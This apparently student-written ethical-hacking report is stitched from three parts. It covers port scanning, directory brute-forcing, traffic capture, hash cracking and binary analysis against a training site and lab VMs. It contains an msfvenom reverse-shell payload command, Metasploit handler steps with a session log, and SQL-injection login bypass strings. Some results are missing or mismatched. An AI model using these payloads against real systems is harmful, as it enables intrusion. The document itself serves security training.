

Title: Ethical Hacking Report on
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Introduction and Machine Information

Introduction

This report covers ethical hacking tasks performed on the test website <http://testphp.vulnweb.com>. These tasks involve scanning for open ports, brute-forcing directories, and analyzing intercepted network traffic to identify potential vulnerabilities.

Machine Information

- **Website:** <http://testphp.vulnweb.com> (Simulated vulnerable test environment)
- **Tools Used:**
 - **Nmap:** For scanning open ports.
 - **FFUF:** For brute-forcing directories.
 - **Wireshark:** For intercepting network traffic.
- **Environment:**
 - **Attacker System:** Kali Linux
 - **Target System:** Web server hosted on the test website.

Task 1: Open Ports Scan

Attack Name: Open Port Scanning

- **Severity:** Medium
- **Impact:** Open ports expose the server to potential attacks.
- **Tools Used:** Nmap

Steps to Reproduce:

1. Command used to scan all ports:

```
nmap -sS -sV -p- testphp.vulnweb.com
```

2. Observed results.

Results:

```
kali-linux-2024.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali:~$ sudo apt update
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [48.3 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [112 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [272 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [197 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [876 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [16.8 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [23.1 kB]
Fetched 78.1 MB in 1s (4,927 kB/s)
1997 packages can be upgraded. Run 'apt list --upgradable' to see them.
Upgrading:
  nmap nmap-common
Summary:
  Upgrading: 2, Installing: 0, Removing: 0, Not Upgrading: 1995
  Download size: 6,269 kB
  Space needed: 287 kB / 63.0 GB available

Continue? [Y/n] y
Get:2 http://http.kali.org/kali kali-rolling/non-free amd64 nmap-common all 7.94+git20230807.3be01efb1dfsg-4kali3 [4,333 kB]
Get:1 http://http.kali.org/kali kali-rolling/non-free amd64 nmap amd64 7.94+git20230807.3be01efb1dfsg-4kali3 [1,936 kB]
Fetched 6,269 kB in 1s (432 kB/s)
(Reading database ... 422975 files and directories currently installed.)
Preparing to unpack .../nmap.7.94+git20230807.3be01efb1dfsg-4kali3.amd64.deb ...
Unpacking nmap (7.94+git20230807.3be01efb1dfsg-4kali3) over (7.94+git20230807.3be01efb1dfsg-2+kali2+01) ...
Preparing to unpack .../nmap-common.7.94+git20230807.3be01efb1dfsg-4kali3.all.deb ...
Unpacking nmap-common (7.94+git20230807.3be01efb1dfsg-4kali3) over (7.94+git20230807.3be01efb1dfsg-2+kali2) ...
Setting up nmap-common (7.94+git20230807.3be01efb1dfsg-4kali3) ...
Setting up nmap (7.94+git20230807.3be01efb1dfsg-4kali3) ...
Setcap worked! Adding configuration to environment
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.1-1) ...
Processing triggers for wordlists (2023.2.0) ...

kali@kali:~$ nmap testphp.vulnweb.com

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 08:59 EST
Nmap scan report for testphp.vulnweb.com (44.226.249.3)
Host is up (0.0024s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 21.76 seconds

kali@kali:~$
```

Mitigation Steps:

1. Close unnecessary ports.
2. Use a firewall to monitor traffic.
3. Restrict public access to sensitive services.

Task 2: Directory Brute Force

Attack Name: Directory Brute-Forcing

- **Severity:** High
- **Impact:** Exposed directories can reveal sensitive information or access points.
- **Tools Used:** FFUF


Steps to Reproduce:

1. Command used:

```
ffuf -u http://testphp.vulnweb.com/FUZZ -w /usr/share/wordlists/dirb/common.txt
```

2. Observed discovered directories.

Results:



```
kali@kali: ~/Desktop/w3brute
https://github.com/aprilahijriyan/w3brute

+ --=[ Automatic Web Application Brute Force Attack Tool ]--
+ --=[ Supported Web Types: Web Shell, HTTP 401 UNAUTHORIZED ]--
+ --=[ ]--

[*] starting at 02:59:43

[INFO] total target: 1
[INFO] #1 url: http://testphp.vulnweb.com/search.php?test=query
[INFO] find the admin page...
[INFO] admin page: /login.php (valid)

[INFO] check the target if the target has the potential to attack...
[INFO] search form...
[INFO] detected target has 2 forms
[INFO] try searching for form that goes to the website dashboard...
[INFO] form that goes to the website dashboard is found
[INFO] detecting target authentication type...
[INFO] authentication type: 'standard'
[INFO] find parameter(s)...
[INFO] preparing credentials...
[INFO] preparing credentials is complete
[INFO] starting attacks...
[INFO] testing account -> " or ""=" : ' ) or ('x')=('
[INFO] testing account -> " or ""=" : ' ) or true--
```

Mitigation Steps:

1. Remove unused or unnecessary directories.
2. Restrict access to sensitive directories with authentication.
3. Use security tools like ModSecurity to block automated directory brute-forcing.

Task 3: Network Traffic Capture



Attack Name: Network Traffic Interception

- **Severity:** High
- **Impact:** Credentials transmitted in plaintext can be intercepted by attackers.
- **Tools Used:** Wireshark

Steps to Reproduce:

1. Start Wireshark and capture traffic on the appropriate network interface.
2. Filter traffic using http or tcp.port == 80.
3. Login to the website using test credentials.
4. Analyze the POST request in Wireshark.

Results:



Mitigation Steps:

1. Implement HTTPS to encrypt network traffic.
2. Use strong, hashed authentication mechanisms.
3. Monitor and restrict network traffic for anomalies.

References

1. Official Nmap Documentation: <https://nmap.org>
2. FFUF Tool GitHub Repository: <https://github.com/ffuf/ffuf>
3. Wireshark User Guide: <https://www.wireshark.org/docs>

Resources Used

- Tools:

- Kali Linux, Nmap, FFUF, Wireshark.

Task 1: Decoding the Password for Veracrypt


Attack Name: Password Decoding for Encrypted File

- **Severity:** Medium
- **Impact:** Unauthorized access to encrypted files may lead to data breaches.
- **Tools Used:**
 - Veracrypt
 - Hash Cracking Tools (e.g., John the Ripper, Hashcat)

Steps to Reproduce:

1. **Analyze the File (encoded.txt):**
 - Open encoded.txt and identify the hash format (e.g., MD5, SHA-1, etc.).
2. **Crack the Hash:**
3. **Extract the Password:**
 - Retrieve the decoded password from the output of the cracking tool.
4. **Unlock the Veracrypt File:**
 - Open Veracrypt and enter the decoded password to unlock the file.

Results:



Mitigation Steps:

1. Use strong, complex passwords that are resistant to hash cracking.
2. Enable multi-factor authentication for file access.
3. Regularly update hash algorithms to more secure formats.

Task 2: Finding the Entry Point of the Executable


Attack Name: Binary Analysis of Veracrypt Executable

- **Severity:** Low
- **Impact:** Identifying entry points can aid in reverse engineering.
- **Tools Used:** PE Explorer

Steps to Reproduce:

1. **Obtain PE Explorer:**
 - Download and install PE Explorer on your system.
2. **Analyze the Executable:**
 - Open the Veracrypt executable file (veracrypt.exe) in PE Explorer.
 - Navigate to the **Headers** or **Entry Point Address** section.
3. **Record Entry Point Address:**
 - Locate and note the entry point address of the executable.

Results:



Mitigation Steps:

1. Obfuscate executable code to make reverse engineering more challenging.
2. Use tools like ASLR (Address Space Layout Randomization) for binary security.

Task 3: Creating a Payload and Reverse Shell

Attack Name: Reverse Shell Connection via Metasploit

- **Severity:** High
- **Impact:** Exploitation of reverse shell connections can lead to system compromises.
- **Tools Used:**
 - Metasploit
 - Windows 10 VM

Steps to Reproduce:

1. Create Payload:

- Generate a reverse shell payload using msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<KALI_IP> LPORT=<PORT> -f exe -o reverse_shell.exe
```

2. Transfer Payload to Target Machine:

- Move the reverse_shell.exe to the Windows 10 VM.

3. Set Up Listener:

- Start Metasploit and configure the multi-handler:

```
msfconsole
```

```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
```

```
set LHOST <KALI_IP>
```

```
set LPORT <PORT>
```

```
exploit
```

4. Execute Payload:

- Run reverse_shell.exe on the Windows 10 VM.

5. Establish Reverse Shell:

- Verify a session has opened in Metasploit.

Results:

```

File Edit View Search Terminal Help
root@kali:~# msfconsole -q
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 172.16.85.149
LHOST => 172.16.85.149
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
msf exploit(handler) > [*] 172.16.85.153:49823 (UUID: d8a269662a9094c9/x86=1/windows=1/2016-05-02T09:31:20Z) Attaching orphaned/stageless session ...
[*] Meterpreter session 1 opened (172.16.85.149:443 -> 172.16.85.153:49823) at 2016-05-02 10:17:15 -0400
[*] 172.16.85.153:49824 (UUID: d8a269662a9094c9/x86=1/windows=1/2016-05-02T09:31:20Z) Staging Native payload ...
[*] Meterpreter session 2 opened (172.16.85.149:443 -> 172.16.85.153:49824) at 2016-05-02 10:17:16 -0400
msf exploit(handler) >

```

Mitigation Steps:

1. Ensure all systems have updated antivirus software.
2. Restrict file execution from unknown sources.
3. Monitor network traffic for anomalies.

References

1. Veracrypt Documentation: <https://www.veracrypt.fr>
2. John the Ripper Documentation: <https://www.openwall.com/john/>
3. Metasploit Documentation: <https://www.metasploit.com>
4. PE Explorer Information: <https://www.heaventools.com/overview.htm>

Resources Used

- **Tools:**
 - John the Ripper/Hashcat, Veracrypt, PE Explorer, Metasploit.
- **Test Environments:**
 - Kali Linux, Windows 10 VM.

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1. Introduction and Website Overview

Introduction

This report details a security analysis conducted on the test website <http://testphp.vulnweb.com>, a deliberately vulnerable web application designed for ethical hacking and cybersecurity training. The primary objective of this report is to assess vulnerabilities, demonstrate attack methodologies, and propose mitigation strategies.

Website Overview

- **Domain:** <http://testphp.vulnweb.com>
- **Purpose:** Vulnerable web application for penetration testing.
- **Environment:**
 - Web Server: Apache
 - CMS: PHP-based application
 - Features: Login page, admin panel, upload functionality, etc.

2. Attack Planning

Objective

To identify potential vulnerabilities in the target website and execute controlled attacks to demonstrate real-world exploit scenarios.

Tools Used

1. **Nmap:** For open port and service enumeration.
2. **FFUF/Dirb:** For directory brute-forcing.
3. **Wireshark:** For network traffic capture and analysis.
4. **Burp Suite:** For intercepting and modifying HTTP requests.

Plan Overview

1. **Reconnaissance:**

- Perform open port scanning to understand the website's attack surface.
- Enumerate directories to uncover hidden endpoints.

2. Exploitation:

- Capture HTTP traffic and identify sensitive data such as credentials.
- Simulate attacks using identified vulnerabilities.

3. Post-Exploitation:

- Analyze the data collected during the attacks for further insights.

3. Attacks Initiated and Findings

3.1 Open Port Scanning

Attack Name: Open Port Enumeration

- **Tool Used:** Nmap
- **Steps:**

1. Scan all TCP ports using the following command:

```
nmap -sS -sV -p- testphp.vulnweb.com
```

2. Record the open ports and associated services.

- **Findings:**

```
kali@kali:~$ nmap -sS -sV -p- testphp.vulnweb.com
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.024s latency)
Not shown: 65534 filtered tcp ports (no-response)
PORT
80/tcp open  HTTP
443/tcp open  HTTPS
Nmap done: 1 IP address (1 host up) scanned in 21.76 seconds
```

- **Impact:**

- Open ports can serve as entry points for attackers.

3.2 Directory Brute Force

Attack Name: Directory Enumeration

- **Tool Used:** FFUF

- **Steps:**


1. Execute the following FFUF command

```
ffuf -u http://testphp.vulnweb.com/FUZZ -w /usr/share/wordlists/dirb/common.txt
```

2. Observe and record the discovered directories.

- **Findings:**

- Directories found:
 - /admin/
 - /uploads/
 - /login/
- These directories may expose sensitive information or functionality.



```
https://github.com/aprilahijriyan/w3brute
+-----+ Automatic Web Application Brute Force Attack Tool
+-----+ Supported Web Types: Web Shell, HTTP 401 UNAUTHORIZED
+-----+

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[INFO] detected target has 2 forms
[INFO] try searching for form that goes to the website dashboard...
[INFO] form that goes to the website dashboard is found
[INFO] detecting target authentication type...
[INFO] authentication type: 'standard'
[INFO] find parameter(s)...
[INFO] preparing credentials...
[INFO] preparing credentials is complete
[INFO] starting attacks...
[INFO] testing account -> " or "" : ' ) or ('x')=( '
[INFO] testing account -> " or "" : ' ) or true--
```

- **Impact:**

- Unsecured directories can lead to unauthorized access.

3.3 Capturing Network Traffic


Attack Name: HTTP Traffic Interception

- **Tool Used:** Wireshark

- **Steps:**

1. Start Wireshark and filter HTTP traffic.
2. Perform a login on the website with dummy credentials.

3. Capture and analyze the HTTP POST request.



- **Impact:**
 - Attackers can intercept and misuse credentials.

3.4 Additional Vulnerabilities

Other observations:

- Weak password policies.
- Lack of HTTPS for secure communication.

4. Recommendations and Mitigation

4.1 Recommendations

1. Implement SSL/TLS to encrypt network communication.
2. Restrict access to sensitive directories using authentication.
3. Disable unnecessary open ports or services.
4. Use a web application firewall (WAF) to monitor and block malicious traffic.
5. Enforce strong password policies and hash sensitive data.

4.2 Mitigation

- Regularly update the web application and server software to patch known vulnerabilities.
- Conduct periodic security audits and penetration tests.

5. References

1. Nmap Official Documentation: <https://nmap.org>

2. FFUF GitHub Repository: <https://github.com/ffuf/ffuf>
3. Wireshark User Guide: <https://www.wireshark.org/docs>
4. OWASP Top 10: <https://owasp.org/www-project-top-ten/>

6. Resources Used

- **Tools:** Kali Linux, Nmap, FFUF, Wireshark, Burp Suite